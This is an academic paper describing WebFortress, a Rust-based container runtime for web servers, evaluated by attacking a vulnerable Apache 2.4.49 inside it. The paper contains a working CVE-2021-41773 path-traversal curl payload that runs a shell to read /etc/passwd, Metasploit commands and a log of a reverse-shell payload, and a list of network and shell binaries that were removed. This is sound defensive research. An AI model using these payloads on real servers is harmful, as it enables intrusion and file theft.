WebFortress: A Secure Container Solution for Web Servers

Luis David Garcia
California Polytechnic State University San Luis Obispo
San Luis Obispo, California, USA
lgarc120@calpoly.edu

Paul Jarski
California Polytechnic State University San Luis Obispo
San Luis Obispo, California, USA
pjarski@calpoly.edu

ABSTRACT

The rise of microservices has led to an increased deployment of web servers in containerized environments. However, these containers are often targeted by attackers exploiting security vulnerabilities, which can result in data breaches and compromised systems. Traditional container solutions may not fully contain the effects of vulnerabilities in web server applications like Apache, potentially allowing attackers to impact the host system. We present WebFortress, a secure container solution built using the memory-safe programming language Rust, tailored specifically for web server applications. WebFortress aims to provide a robust and efficient sandboxing environment, mitigating security risks associated with containerized web servers. We evaluate the effectiveness of WebFortress by deploying an Apache HTTP 2.4.49 server within the container and attempting to exploit a known remote code execution (RCE) vulnerability (CVE-2021-41773). Our results demonstrate that WebFortress successfully mitigates the impact of this vulnerability, effectively protecting the host system from exploitation. WebFortress' application specific design provides a strong foundation for future Rust-based container implementations.

KEYWORDS

Secure Containerization, Web Server Security, Rust in Containers, Secure Web Hosting Environments, Resource Efficiency in Containers, Lightweight Virtualization, Application Sandboxing

1 INTRODUCTION

1.1 Motivation

The widespread adoption of containers has revolutionized the deployment and management of applications in cloud-native environments. Docker, a leading container platform, has become the standard for containerization. It offers virtualization of not only the file system and syscall namespaces but even the operating system, which simplifies the management of application dependencies. With WebFortress, we did not go as far as virtualizing the operating system, but we still implemented enough virtualization to provide security guarantees.

WebFortress is a secure container solution specifically designed for web server applications. Built using Rust, a systems programming language renowned for its memory safety, WebFortress aims to provide a robust and efficient sandboxing environment that mitigates security risks.

The motivation behind WebFortress stems from the inherent vulnerabilities associated with web servers. Offloading these servers through virtualization and containerization can effectively segment them from the host system, preventing potential attacks from compromising the entire environment. However, traditional container solutions are often general-purpose and not tailored to specific applications, leaving gaps that can be exploited by application-specific vulnerabilities like those found in web servers.

1.2 Contributions

With WebFortress, we present the following key contributions:

- An open-source, Rust-based implementation of a container runtime tailored for web server applications.
- Deployment and testing of an Apache HTTP 2.4.49 server within the WebFortress container, demonstrating its ability to contain a remote execution vulnerability while maintaining system protection.
- Insights from failed test benches and advancements to the container for future work.

These contributions pave the way for creating and expanding container implementations in Rust, advancing more secure container solutions in the ever-evolving landscape of cloud-native computing.

2 BACKGROUND

Containers, like virtual machines (VM), enhance an application's portability while also providing isolation from the underlying system. The difference is that VM's isolate at the level of hardware whereas containers isolate at the level of the operating system, and the kinds of isolation they provide can be tailored to the needs of the application running inside as well as those of the host operating system. In the case of a web server, a container can be configured to permit the syscalls and file access rights necessary for the server to function properly, while preventing a vulnerability of the web server from affecting the environment outside the container.

2.1 Container Security

Containers are preferred over VMs for microservices due to their lightweight nature. They represent a compromise, offering less security than VMs while requiring far less overhead and startup time.

Container security can be broken down into:

(1) Protecting a container from the applications running inside
(2) Protecting containers from each other
(3) Protecting the host from containers
(4) Protecting containers from the host

This project is entirely focused on the first three aspects, which are generally handled through software-based solutions [11]. In particular, we use namespaces, cgroups, capabilities, and seccomp, all of which are offered by the Linux kernel.

Namespaces are used to modify the kernel resources visible to a group of processes. Cgroups, or control groups, allow resources such as CPU time, network bandwidth, and memory to be rationed

among groups of processes, with child processes inheriting the restrictions placed upon their parents.

Capabilities allow the restriction of privileges to a process, so that the inside of the container can see itself as root without gaining all the associated privileges of the root user.

Finally, seccomp (secure computing) is used to impose a secure state upon processes, so that they cannot make any system calls other than exit, sigreturn, read, and write to existing file descriptors.

Our goal for this project is to demonstrate the proper use of these tools and their efficacy in overcoming vulnerabilities in web server applications.

2.2 Rust Programming Language

Rust has become a popular systems programming language, thanks to its memory and type safety. In this project, we made extensive use of Rust's monadic error handling, algebraic data types, and linear types.

Monadic error handling allows execution flow to be transparent, avoiding unforeseen detours caused by poorly written "try-catch" blocks. In Rust, a line of code that returns a "Result" enum (potentially an error) can be handled with a simple question mark, which either allows normal execution to continue, as if the returned data were not encapsulated in an enum, or else it propagates the error, as shown in Listing 1. This results in code that is more readable and maintainable.

Listing 1: Error Handling during Container Setup

```
fn setup_container_configurations(config: &ContainerOpts) ->
      Result<(), Errcode> {
    set_container_hostname(&config.hostname)?;
    set_mountpoint(&config.mount_dir, &config.add_paths)?;
    userns(config.fd, config.uid)?;
    set_capabilities()?;
    set_syscalls()?;
    Ok(())
}
```

The use of enums and structs, two of Rust's algebraic data types, permits efficient pattern matching, which is what the question mark operator does in the background: it matches the return value to either an error or a valid result, and in the second case, unwraps the value so that it may be used directly.

Finally, the Rust programming language introduces linear types to systems programming. Such types ensure that values are used only once, which prevents resource leaks or double frees. More specifically, passing a value in Rust implies a change in ownership, and all objects are freed as soon as they go out of scope.

Despite the best efforts of many expert systems programmers, vulnerabilities due to memory-unsafe code abound. Such vulnerabilities include buffer overflows, denial-of-service, and privilege escalation, the last of which is a focus of WebFortress, along with remote code execution (RCE) [4]. The shift from memory management to ownership rules represents a significant challenge to developers, but the payoff is automatic memory management with zero runtime cost, as well as the safety of linear typing.

2.3 Web Server Security Environments

The Apache Web Server is an open-source HTTP server, used by nearly a third of websites [13]. Its popularity makes it an attractive target for attacks. As vulnerabilities are discovered, they are documented. In particular, we found that version 2.4.49 was vulnerable to path traversal attacks [2], whereby URLs can be mapped to files outside of the container, and then using a Common Gateway Interface (CGI), arbitrary code may be executed. WebFortress can overcome this vulnerability by using Seccomp filters to prevent arbitrary code execution.

3 DESIGN AND IMPLEMENTATION

3.1 WebFortress Architecture

At a high level, WebFortress consists of three key processes, as shown in Figure 1. The main process acts as the manager of the container from setup to teardown. The second process is the child process, where the execution occurs. The third process is the executed binary inside the child process, such as startup command for Apache or a Bash shell.



Figure 1: Three Key Processes of WebFortress

To establish isolation and complete the system as a whole, WebFortress is executed as shown in Figure 2. This figure depicts the Linux tools and components, each of which is a Rust program file we created within our codebase, resulting in a modular architecture



Figure 2: System Diagram of WebFortress

The main structure of the container consists of a 'Container' struct, a child process, seccomp, namespaces, and cgroups. The container starts with the child process, setting up interprocess

communication via sockets. The child process attempts `unshare` its user resources to determine if user namespace isolation is supported. If successful, it informs the parent process, which maps the UID/GID of the user namespace and instructs the child process to continue. The child process then switches its UID/GID to the one provided by the user as a parameter.

Linux capabilities are crucial in restricting the privileges of the administrator role granted to the child process after acquiring its own user namespace. As mentioned earlier, there are three processes involved: the main process that permits the container to run, the child container process, and the process executing the binary in the container.

3.1.1 Creating Hostname and Inter-process Communication (IPC):. The main process creates a hostname for the child and sets it using `sethostname`, with access to the UTS (UNIX Time Sharing) namespace. It also sets up Unix domain sockets to enable communication between the child and the main process, as demonstrated in Figure 17 in the Appendix section A.3. After these initial steps, the remaining tasks involve preparing and establishing the environment for the child.

3.1.2 Setting the Mount Point: The mount point is set using the `mount` syscall as seen in Figure 3. The mount point and additional paths are specified in the configuration file, with the additional libraries being mounted as read-only. This configuration can add extra overhead for developers since they must change the ownership of the directories and files they wish to write to. If a UID of 0 is selected in the configuration file, the ownership must be set to 10000 (the default UID and GID of the child process) for both the UID and GID.



Figure 3: Mount Point Setting Diagram

The process begins by mounting the root directory. The mount point provided by the user is then bound to a temporary directory in `/tmp` with the format `/tmp/web_fortress.random_suffix`. Additional paths specified by the user are mounted within this new `/tmp` directory as read-only. A pivot root operation is performed, pivoting the root filesystem to this new `/tmp` directory. This allows the old root mount to be unmounted, thereby providing the container with its own isolated root filesystem.

3.1.3 User Namespaces: The `unshare` syscall is crucial since it allows the child process to have its own namespace where it can act as root and use the user-specified UID. If the user-specified UID is 0, the process see's itself as root.

3.1.4 Handling the Child's UID/GID Map: The steps immediately after setting up the namespace involve handling the child's UID/GID map. For the local devices, the user-specified PID will be offset by 10000 to ensure it falls within a region that typically has no existing users. This process is further outlined in Figure 18 in Appendix Section A.4, which also explains how the mapping is done so that the child process sees itself as root.

3.1.5 Setting Linux Capabilities: Now that the child process is the root of its own namespaces, Linux provides a means to restrict its powers to prevent it from fully emulating a root user, such as rebooting the system. Linux capabilities allow the main process to limit what the child process can do. Table 1 lists the Linux capabilities assigned to the child processes. These capabilities grant the child process certain privileges, such as accessing the host root, modifying time, managing resources, and performing raw I/O operations. However, it is important to note that the child process is still restricted from performing critical actions like rebooting the system, as the SYS_BOOT capability is not granted.

Table 1: Linux capabilities assigned to child processes.

Linux Capabilities - Child	
SYS_ADMIN	Access Host Root
SYS_TIME	Time Modification
SYS_RESOURCE	Resource Management
SYS_RAWIO	Raw IO Operations
SYS_NICE	Lower Process Priority
SYS_BOOT	Reboot System
CHOWN	Change Ownership

3.1.6 Seccomp Filtering: In addition to limiting capabilities, the child process should also be restricted from executing certain syscalls, as they can be detrimental if the child process is allowed to alter physical memory. Seccomp comes into play here to help secure the container by explicitly refusing certain syscalls. Table 2 lists the syscalls blocked by seccomp and their potentially dangerous actions. These include syscalls that can manipulate kernel keyrings, set memory policies, move memory pages, and access performance monitoring and profiling.

Table 2: Syscalls blocked by Seccomp and their potentially dangerous actions.

Blocked Syscalls	**Potentially Dangerous Actions**
keyctl	Manipulate kernel keys
add_key	Add kernel key
request_key	Request kernel key
mbind	Set memory policy
migrate_pages	Move process pages
move_pages	Move memory pages
set_mempolicy	Set memory policy
userfaultfd	Handle user-space page faults
perf_event_open	Access performance data

By implementing these security measures, the child process is granted the necessary privileges to perform its intended functions

while mitigating potential security risks and protecting the host system from unauthorized actions.

3.1.7 Cloning the Child: Finally, the child process is created using the `clone` syscall, which is more feature-rich than `fork` because it allows us to provide the child with certain namespaces. These namespaces include networking, inter-process communication, and others outlined in Table 3. The `clone` syscall facilitates fine-grained control over the child's environment, enabling the creation of isolated namespaces to enhance security and resource management.

Table 3: Namespace isolation flags used with the `clone()` syscall.

Namespace Flag	Description
NEWNS	mount namespace
NEWCGROUP	cgroup namespace
NEWPID	pid namespace
NEWIPC	ipc namespace
NEWNET	network namespace
NEWUTS	timesharing namespace

3.1.8 Cgroups and Rlimits - Resource Restrictions: After obtaining the PID of the child, the PID and hostname can be utilized to limit the resources of the container, ensuring it does not hog the system. These restrictions are enforced by cgroups and rlimits. Cgroups manage resources for the group of processes as a whole, while rlimits restrict specific individual processes.

Table 4: Control groups assigned to child processes.

Cgroups - Child	
CPU Time	Limit CPU Use
Memory Use	Limit Memory
Max Processes	Limit Processes
`/sys/fs/cgroup/`	Location

Table 4 outlines the control groups (cgroups) assigned to child processes. These cgroups are used to limit CPU usage, memory usage, and the number of processes, helping to ensure that the container does not overuse system resources.

Table 5: Resource limits assigned to child processes.

Rlimits - Child	
AS	Virtual Memory
MSGQUE	POSIX Message Queue
NOFILE	Number of File Descriptors
MEMLOCK	Ram Memory Use
STACK	Stack Size
FSIZE	Number of Files
NPROC	Number of Processes

Table 5 lists the resource limits (rlimits) assigned to child processes. These rlimits set restrictions on various resources such as virtual memory, POSIX message queues, the number of file descriptors, RAM usage, stack size, the number of files, and the number of processes. By setting these limits, we can ensure that individual processes within the container do not exceed their allocated resources.

3.1.9 Setting up the Container Networking: Finally, using the PID of the child process, a virtual ethernet network is created. Both the local device and child process receive their own virtual ethernet interfaces to communicate in the network. Thanks to the Linux networking namespace, this setup is possible. The IP address subnet range used is 172.18.0.1/16, with the local device assigned an IP of 172.18.0.1/16 and the child process assigned an IP of 172.18.0.2/16. This setup allows direct access to the container's IP address, eliminating the need to bind and employ iptables firewalls. Directly accessing the container via its IP is more efficient.



Figure 4: Container Networking Setup Diagram

3.2 Security Features

Users can host dynamic content, but to prevent malicious attempts, various system calls are filtered with seccomp. The container does not run as `sudo`; instead, it operates as another user with a UID of 10000, ensuring limited privileges. The filesystem is shared with the host but is configured so that the container cannot modify directories and files it owns.

Additionally, Linux capabilities and mounting additional paths as read-only facilitate a safe and isolated environment, further enhanced by the use of namespaces. The rlimits and cgroups are crucial in limiting resource consumption by the child processes executing the binary specified in the configuration file.

3.3 Implementation Details

It is important to note that the implementation of WebFortress requires an x86 Linux environment, as there is currently no support for ARM devices. Support for ARM is planned for future development. The implementation is based on Linux Containers (LXC) rather than Docker, due to Docker's reliance on the Docker engine, which acts as a lightweight hypervisor.

To run the container, a configuration file similar to the one shown in Listing 2 is required. Note that a Bash shell is not necessary to

start the Python server in the container; instead, the container can deploy it directly using `execve`.

Listing 2: Python Web Server Config

```
# Python Web Server Config
debug = true
uid = 0
mount_dir = "./mountdir/website"
command = "/bin/python3 -m http.server 3000"
additional_paths = [
    "/lib64:/lib64",
    "/lib:/lib",
    "/usr/lib:/usr/lib",
    "/usr/lib64:/usr/lib64",
    "/bin:/bin",
]
```

In the example configuration for running a Python web server, the additional paths are broad for demonstration purposes, though only the specific libraries needed to execute the Python server are required. This broad inclusion introduces overhead during the library path resolution process, as the container attempts multiple times to locate the necessary `__init__.py` file within the `/usr/lib/python3.10/html` directory. Specifying more precise library paths can reduce unnecessary search attempts, improve performance, and enhance security by ensuring quicker resolution of required files.

4 EVALUATION

4.1 Experimental Setup

First, it should be noted that the environment for the container was an Ubuntu virtual machine in VirtualBox. The complete hardware setup and core software components used to deploy WebFortress are outlined in Table **??**. The hardware specifications include an 8-core Intel Core i9 processor, 6 GB of RAM, and an 80 GB SSD, providing sufficient computational resources for running the containerized web server and testing the security mechanisms. The use of 5 virtual processors is due to execution in a virtual machine.

The software stack includes Ubuntu 22.04, libseccomp-dev 2.5.3, Rust 1.78.0, and VirtualBox 7.0.18. Ubuntu was selected as the host operating system for its widespread use and compatibility with various containerization tools. Libseccomp-dev, a library for seccomp filtering, and Rust, a systems programming language known for its safety and performance, were essential for implementing the security features of WebFortress.

For a more comprehensive environment, please refer to our GitHub Repository in the Appendix Section A.1.

Table 6: Hardware and Software Specifications Used in Our Setup

Hardware Utilized	Software Utilized
2.3 GHz 8-Core Intel Core i9	Ubuntu (22.04)
5 Virtual Processors	libseccomp-dev (2.5.3)
6 GB RAM	Rust (1.78.0)
80 GB SSD	VirtualBox (7.0.18)

To test the effectiveness of WebFortress, we selected a vulnerable web server, Apache 2.4.49, which has several documented vulnerabilities. The main vulnerability we chose to exploit was (CVE-2021-41773) [2], which permits the remote code execution through path traversal in the server URL.

Table 7 lists the specific software used for experimenting with the Apache HTTP 2.4.49 server. In addition to Apache itself, we employed `nmap` for network discovery and security auditing, Metasploit for vulnerability testing and exploitation, and Falco for runtime security monitoring. Other software components, such as `libpcre3`, `libpcre3-dev`, `apr-util`, `apr`, `strace`, and `curl`, were necessary for building and configuring the Apache server and performing various testing and analysis tasks. However, for the Apache server, we utilized port 3000 because ports 1-1023 are reserved for the root user, which our container is not; it only thinks it is.

Table 7: Software Specifications for Experimenting with Apache HTTP 2.4.49 Server

Software	Version
Apache HTTP Server	2.4.49
nmap	7.80
Metasploit	6.4.12-dev
Falco	0.38.0
libpcre3	2:8.39
libpcre3-dev	2:8.39
apr-util	1.6.3
apr	1.7.4
strace	5.16
curl	7.81.0

The combination of these software tools and the vulnerable Apache server allowed us to create a realistic testing environment for evaluating the security mechanisms implemented in WebFortress. By leveraging known vulnerabilities and exploits, we could assess the effectiveness of WebFortress in mitigating attacks and protecting the containerized web server from potential security breaches.

To verify the execution of the exploit, check the Listing in 3, which shows how to check for the Apache CVE-2021-41773 vulnerability with Metasploit.

Listing 3: Metasploit Check for CVE-2021-41773 Exploit

```
use exploit/multi/http/apache_normalize_path_rce
set RHOST 172.18.0.2
set RPORT 3000
set LHOST 172.18.0.1
set SSL false
check
```

For insights on the other experimental setups we tried, please refer to the Appendix Section A.2.

4.2 Results and Analysis

Before presenting the results, it is important to provide context. CVE-2021-41773 is a path normalization vulnerability, which means that an attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration "require all denied," these requests can succeed. If

CGI scripts are also enabled for these aliased paths, this could allow for remote code execution. This issue is known to be exploited in the wild.

4.2.1 Exploiting the Container with CVE-2021-41773. Our configuration file for the Apache server is shown in Listing 4. We left the container in a bash environment to install and run Apache.

Listing 4: Apache Config to Test CVE-2021-41773 Exploit

```
debug = true
uid = 0
mount_dir = "./apache_new_dir"
command = "/bin/bash"
env = []
additional_paths = [
    "/lib64:/lib64",
    "/lib:/lib",
    "/usr/lib:/usr/lib",
    "/usr/lib64:/usr/lib64",
    "/bin:/bin",
    "/usr/bin:/usr/bin",
    "/lib/x86_64-linux-gnu/:/lib/x86_64-linux-gnu/",
    "/etc/apache2:/etc/apache2",
    "/usr/include:/usr/include",
    "/usr/share:/usr/share",
    "/usr/sbin:/usr/sbin",
    "/usr/local:/usr/local",
    "/sbin:/sbin"
]
```

Note that once installed, the configuration file's command can be changed to only execute the Apache server, but for testing purposes, we left it as bash. The container also creates its own `/etc/passwd` with the only entry being the user and group daemon, which is the default user to run Apache. This helps with isolation, as the local device's `/etc/passwd` is not exposed. However, we still address the prevention of executing commands such as `ls` or `cat` to prevent the container from allowing such actions, despite the presence of a vulnerable server.

To effectively permit this vulnerability to run, we turned off the security enhancements outlined in the implementation, particularly in the Security Features section 3.2.

Figure 5 demonstrates Apache running with `mod_cgi` enabled in the container. We used `nmap` to verify that we could see Apache.

```
sikeboy@sikeboy:~/WebFortress/examples$ nmap -A -sV 172.18.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-11 20:31 UTC
Nmap scan report for 172.18.0.2
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
3000/tcp open  http    Apache httpd 2.4.49 ((Unix))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.49 (Unix)
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```

Figure 5: Apache Running in WebFortress Container

Then, using Metasploit, we verified that the Apache server is vulnerable to CVE-2021-41773, as shown in Figure 6.

While still in Metasploit, we executed the attack by typing `exploit` after the `check` command. Despite receiving the warning, the attack from Metasploit was not successful, as the session closed before establishing a complete connection, as shown in Figure 7.

This is where Falco assists us, providing a warning as shown in Listing 5. Falco detects that a shell (`sh`) was spawned by an untrusted

```
msf6 exploit(multi/http/apache_normalize_path_rce) > check

[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://172.18.0.2:3000 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[+] 172.18.0.2:3000 - The target is vulnerable.
```

Figure 6: Verification of Apache CVE-2021-41773 Vulnerability with Metasploit

```
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 172.18.0.1:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://172.18.0.2:3000 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://172.18.0.2:3000 - Attempt to exploit for CVE-2021-42013
[*] http://172.18.0.2:3000 - Sending linux/x64/meterpreter/reverse_tcp command payload
[*] Sending stage (3045380 bytes) to 172.18.0.2
[*] Sending stage (3045380 bytes) to 172.18.0.2
[-] Meterpreter session 36 is not valid and will be closed
[*] 172.18.0.2 - Meterpreter session 36 closed.
[-] Meterpreter session 37 is not valid and will be closed
[*] 172.18.0.2 - Meterpreter session 37 closed.
```

Figure 7: Metasploit Exploitation Closed Sessions

binary (`/usr/local/apache2/bin/httpd`) within the WebFortress container. This indicates a potential exploitation where the Apache HTTP server process (`httpd`) executed a shell, potentially leading to unauthorized actions. The exploitation is the one triggered by Metasploit, as mentioned in Figure 7. However, the connection was incomplete.

Listing 5: Falco Warning of Exploiting Apache with Metasploit

```
Jun 11 21:58:29 sikeboy falco[720]: 12:52:03.741211094: Notice
      Redirect stdout/stdin to network connection (gparent=bash
      ggparent=web_fortress gggparent=sudo fd.sip=172.18.0.2
      connection=172.18.0.1:44178->172.18.0.2:3000 lport=3000 rport
      =44178 fd_type=ipv4 fd_proto=fd.l4proto evt_type=dup2 user=
      ftpuser user_uid=10000 user_loginuid=1000 process=vsftpd
      proc_exepath=/usr/local/sbin/vsftpd parent=vsftpd command=
      vsftpd terminal=34822 container_id= container_name=<NA>)
```

Without using Metasploit, we can still exploit the security flaw with API requests. We tested whether we could display the `/etc/passwd` file shared between the container and the local device using the `curl` command shown in Listing 6.

Listing 6: Exploit to Acquire `/etc/passwd` from Apache

```
curl 'http://172.18.0.2:3000/cgi-bin
      /.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh' --data
      'echo␣Content-Type:␣text/plain;␣echo;␣cat␣/etc/passwd'
```

The `curl` command sends a `GET` request to the Apache server at `http://172.18.0.2:3000/cgi-bin/...` to execute a shell command. Specifically, it sends data to output the contents of `/etc/passwd`, using path traversal to reach the shell executable and then performing the command `cat /etc/passwd` to display the file's contents.

The output of the `curl` command is shown in Figure 8. Note that there is only one entry, and the UID/GID of the daemon is not the traditional UID/GID of 1 since this daemon user is only for the container, not the one from the local host.

```
sikeboy@sikeboy:~/WebFortress/examples$ curl 'http://172.18.0.2:3000/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%
32%65/.%%32%65/bin/bash' --data 'echo Content-Type: text/plain; echo; cat /etc/passwd'
daemon:!:1000:1000::/home/daemon:/usr/sbin/nologin
```

Figure 8: Output of Exploit to View `/etc/passwd`

In essence, the command first acquires a shell, then executes `cat /etc/passwd` to view the contents of the file from the API request. While it is understandable that the attack was permitted, as such a file does have read permissions, within the container, this is neither necessary nor acceptable.

4.2.2 Securing the Container to Prevent `/etc/passwd` *Viewing.* To secure the WebFortress container, we first create a shell script (Listing 7) that allows us to run Apache and view the log live. Note that a shell is required to execute the Apache server; otherwise, the process will terminate after starting the container because the child process must call `execve` to execute this. Without the shell, a return is made back to the child process instead of keeping the server alive.

Listing 7: Shell Script to Run Apache and View Log in WebFortress

```
#!/bin/sh
# Start the Apache server
/usr/local/apache2/bin/apachectl -k start
# Tail the Apache error log
tail -f /usr/local/apache2/logs/error_log
```

We then updated the configuration file as shown in Listing 8.

Listing 8: Updated Apache Config

```
debug = true
uid = 0
mount_dir = "./apache_new_dir"
command = "./start_apache_and_tail_log.sh"
env = []
additional_paths = [
    "/lib64:/lib64",
    "/lib:/lib",
    "/usr/lib:/usr/lib",
    "/usr/lib64:/usr/lib64",
    "/lib/x86_64-linux-gnu/:/lib/x86_64-linux-gnu/",
    "/etc/apache2:/etc/apache2",
    "/usr/include:/usr/include",
    "/usr/share:/usr/share",
    "/usr/sbin:/usr/sbin",
    "/sbin:/sbin",
    "/usr/local:/usr/local",
]
```

For further security, we copied the `/usr/bin` and `/bin` directories into the mount directory instead of sharing them from the local host. We wanted to strip the container of the binaries listed in Table 8.

Table 8: Binaries to Remove from Apache Mount Directory

Binary	Binary
/usr/bin/perl	/bin/python3
/usr/bin/python3	/usr/bin/ruby
/usr/bin/php	/bin/nc
/bin/netcat	/usr/bin/ncat
/bin/socat	/usr/bin/curl
/usr/bin/wget	/bin/rm
/usr/bin/sed	/usr/bin/awk
/usr/bin/find	/usr/bin/xargs
/usr/bin/sudo	/usr/bin/chmod

Removing these binaries did not address the execution from the `curl` path traversal requests, but it helped reduce the attack surface and keep the container more focused on running an Apache server with only the necessary libraries.

After re-enabling the security features from Section 3.2, we were able to mitigate and prevent the container from executing the command in `curl` that allows an attacker to view the `/etc/passwd` file. The Apache server remained intact with its security vulnerabilities still in effect.

Figure 9 shows that the container is prevented from accessing the `/etc/passwd` file with the `curl` command in Listing 6.

```
sikeboy@sikeboy:~/WebFortress/examples$ curl 'http://172.18.0.2:3000/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash' --data 'echo Content-Type: text/plain; echo; cat /etc/passwd'
sikeboy@sikeboy:~/WebFortress/examples$
```

Figure 9: Prevented Exploit to View `/etc/passwd`

The first approach is to remove the `/bin/cat` binary, as without it, the attacker can't use it to view the file. However, a more complete approach is to require a seccomp conditional filter to prevent the `execve` syscall from executing the `/bin/cat` executable. Doing so results in the following entry in the Apache error log, as shown in Figure 10.

```
bash-5.1# cat /usr/local/apache2/logs/error_log | tail -n 5
/bin/bash: line 1: /bin/cat: Operation not permitted
/bin/bash: line 1: /bin/cat: Operation not permitted
/bin/bash: line 1: /bin/cat: Operation not permitted
/bin/bash: line 1: /bin/cat: Operation not permitted
/bin/bash: line 1: /bin/cat: Operation not permitted
```

Figure 10: Apache Error Log of Prevented Exploit of `cat /etc/passwd`

The container is not killed; instead, it is simply not permitted to run the `cat` command. However, it is important to note that this is not always the case, and sometimes we are still able to see the `/etc/passwd` file. It should be noted that we have not found a sufficiently robust library in Rust to act as a seccomp wrapper, which would be beneficial for future work.

If we attempt to access the site from the base URL with these security features enabled, we can access it successfully and receive the "It works!" message, as shown in Figure 11.

```
sikeboy@sikeboy:~/WebFortress/examples$ curl 'http:/172.18.0.2:3000/'
<html><body><h1>It works!</h1></body></html>
```

Figure 11: Successful Response from Curl Command to Access Apache

5 DISCUSSION

One of the main advantages of the container, once secured, is its enhanced restrictiveness, such as Linux capabilities and seccomp filters. The container is designed to limit access to only the necessary binaries and executes only the container runtime instead of using bash. Although the server within the container may be vulnerable, it will not be implemented on the local device, thus maintaining isolation.

However, the primary limitation is the loss of flexibility due to the container's specificity, which is acceptable for our purpose of hosting web servers. Another issue is the overhead associated with setting up and configuring the server. Initially, the container must be insecure to configure and install the server. Afterward, permissions are tightened, but this process is prone to human error as it is tedious and cumbersome. Overall, while there is potential for a secure, isolated environment, achieving it requires meticulous fine-tuning.

Continued limitations exist in the seccomp filters, as there was not a sufficiently robust library for establishing them in Rust without utilizing the `unsafe` Rust keyword to call the libseccomp C library. Another valid concern is the intention to incorporate a default-deny policy for the seccomp filters, which requires knowledge of the types of applications the user will utilize. It also necessitates investigating and inspecting more strace output to find not only the syscalls used but also the exact paths being used, as many applications like Apache depend on multiple binaries and shared libraries.

6 RELATED WORK

6.1 Container Security

Given the rise of microservices and running applications in containerized environments, multiple exploits have been found within containers that either escalate privileges or bypass the isolation that was set in place for them. Two key focal points are providing isolation in the filesystem for the container and incorporating security features such as AppArmor and Seccomp Filter [8]. It is also highlighted that with a shared kernel, AppArmor is suggested to restrict access to `/proc` or `/sys`.

Apart from the tools necessary to help contain containers, there is a lack of standardization in how to properly configure and set up containers. Although some standards have been set, they are not updating quickly enough to keep pace with container adoption and advancement [11]. However, it is also emphasized to perform regular monitoring for both image vulnerabilities and vulnerabilities within the container because some of these containerized services are affected similarly to the use of Apache 2.4.49. In this regard, there are many gaping holes in security.

To quantify the number of vulnerabilities, a study performing Docker image vulnerability analysis (DIVA) found that out of 356,218 images studied, both official and community images contain more than 180 vulnerabilities on average [10]. They also noted many packages that created such vulnerable images, many of which were found in our container to deploy Apache, including glibc, pcre3, and openssl. Although many of these faulty packages can be resolved by updating the system as a whole, as there have been patches, there is still potential for backdoors to escape the container, as they mention.

Another author emphasizes that applications such as web servers, databases, and system services can be attacked as points for lateral movement if such applications are run on the localhost. For that reason, it is more beneficial to move them into a container [12]. They also highlight the attention given to rootless containers, which, although feasible and implemented by services like Podman, become cumbersome to manage because of having to permit `subuid` and `subgid`. Moreover, they are not as secure, mentioning CVEs such as CVE-2021-20199 [1], where rootless containers might incorrectly trust connections from localhost (127.0.0.1), allowing unauthorized access.

6.2 Security Enhancements in Containers

In an effort to address container vulnerabilities, existing approaches tend to focus largely on monitoring tools and configuration with an emphasis on achieving a balance between performance and security. One such monitoring tool is BlackBox, where the authors propose creating protected physical address spaces (PPASes) to prevent direct information flow from the container to the operating system [9]. They employ hardware virtualization to replace the use and need for a hypervisor in this regard, but their focus is on ARM architecture, leveraging Arm's EL2 privilege level and nested paging.

Similarly, another approach leveraging hardware, this time in the form of a RISC-V CPU, comes from DuVisor, which aims to address the large attack surface that existing hypervisor components such as KVM present [7]. DuVisor's protection mechanism minimizes vulnerability to hypervisor-related attacks by deprivileging VM-plane functions to user space, thereby reducing the potential impact of any compromised component.

